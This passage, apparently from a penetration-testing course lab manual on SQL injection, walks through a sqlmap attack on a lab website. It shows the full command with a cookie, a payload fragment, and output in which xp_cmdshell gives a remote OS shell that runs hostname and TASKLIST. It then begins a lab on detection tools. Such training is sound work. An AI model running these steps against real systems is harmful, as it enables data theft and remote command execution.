
Applications Places System
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T User
File Edit View Search Terminal Help
)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CHAR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- JiEi
---
[06:38:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 10 or 2019 or 2016
web application technology: ASP.NET, ASP.NET 4.0.30319, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:38:38] [INFO] testing if current user is DBA
[06:38:38] [INFO] checking if xp_cmdshell extended procedure is available, please wait..
[06:38:48] [WARNING] reflective value(s) found and filtering out
[06:38:48] [WARNING] time-based standard deviation method used on a model with less than 30 response times
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[06:39:18] [INFO] xp_cmdshell extended procedure is available
[06:39:18] [INFO] testing if xp_cmdshell extended procedure is usable
[06:39:19] [INFO] xp_cmdshell extended procedure is usable
[06:39:19] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[06:39:19] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
[06:41:44] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[06:41:45] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
command standard output:
---
Server2019
NULL
---
os-shell>

```

34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.

35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

36. The above command retrieves the tasks and displays them under the **command standard output** section, as shown in the screenshots below.




```
os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
NULL
=====
Image Name          PID Session Name      Session#    Mem Usage
=====
System Idle Process    0
System                4
Registry              88
smss.exe              348
csrss.exe              452
wininit.exe           528
csrss.exe              536
winlogon.exe           624
services.exe           664
lsass.exe              676
svchost.exe            784
svchost.exe            804
fontdrvhost.exe        824
fontdrvhost.exe        832
svchost.exe            904
svchost.exe            960
dwm.exe               1016
svchost.exe            476
svchost.exe            432
svchost.exe            688
svchost.exe            600
svchost.exe           1072
svchost.exe           1180
```

37. Following the same process, you can use various other commands to obtain further detailed information about the target machine.

38. To view the available commands under the OS shell, type **help** and press **Enter**.

Module 15 – SQL Injection



```
os-shell> help
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
For more information on a specific command, type HELP command-name
ASSOC      Displays or modifies file extension associations.
ATTRIB     Displays or changes file attributes.
BREAK      Sets or clears extended CTRL+C checking.
BCDEDIT     Sets properties in boot database to control boot loading.
CACLS      Displays or modifies access control lists (ACLs) of files.
CALL       Calls one batch program from another.
CD          Displays the name of or changes the current directory.
CHCP       Displays or sets the active code page number.
CHDIR      Displays the name of or changes the current directory.
CHKDSK     Checks a disk and displays a status report.
CHKNTFS    Displays or modifies the checking of disk at boot time.
CLS        Clears the screen.
CMD        Starts a new instance of the Windows command interpreter.
COLOR      Sets the default console foreground and background colors.
COMP       Compares the contents of two files or sets of files.
COMPACT    Displays or alters the compression of files on NTFS partitions.
CONVERT    Converts FAT volumes to NTFS. You cannot convert the
           current drive.
COPY       Copies one or more files to another location.
DATE       Displays or sets the date.
DEL        Deletes one or more files.
DIR        Displays a list of files and subdirectories in a directory.
DISKPART   Displays or configures Disk Partition properties.
DOSKEY     Edits command lines, recalls Windows commands, and
```

39. This concludes the demonstration of how to launch a SQL injection attack against MSSQL to extract databases using sqlmap.
40. Close all open windows and document all the acquired information.
41. You can also use other SQL injection tools such as **Mole** (<https://sourceforge.net>), **Blisqy** (<https://github.com>), **blind-sql-bitshifting** (<https://github.com>), and **NoSQLMap** (<https://github.com>) to perform SQL injection attacks.
42. Turn off the **Parrot Security** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

A graphic with a grey background. At the top, the word "Lab" is written in a bold, black, sans-serif font. Below it, a large, white, stylized number "2" is centered.

Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Ethical hackers and pen testers are aided by various tools that make detecting SQL injection vulnerabilities an easy task.

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Lab Tasks

Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

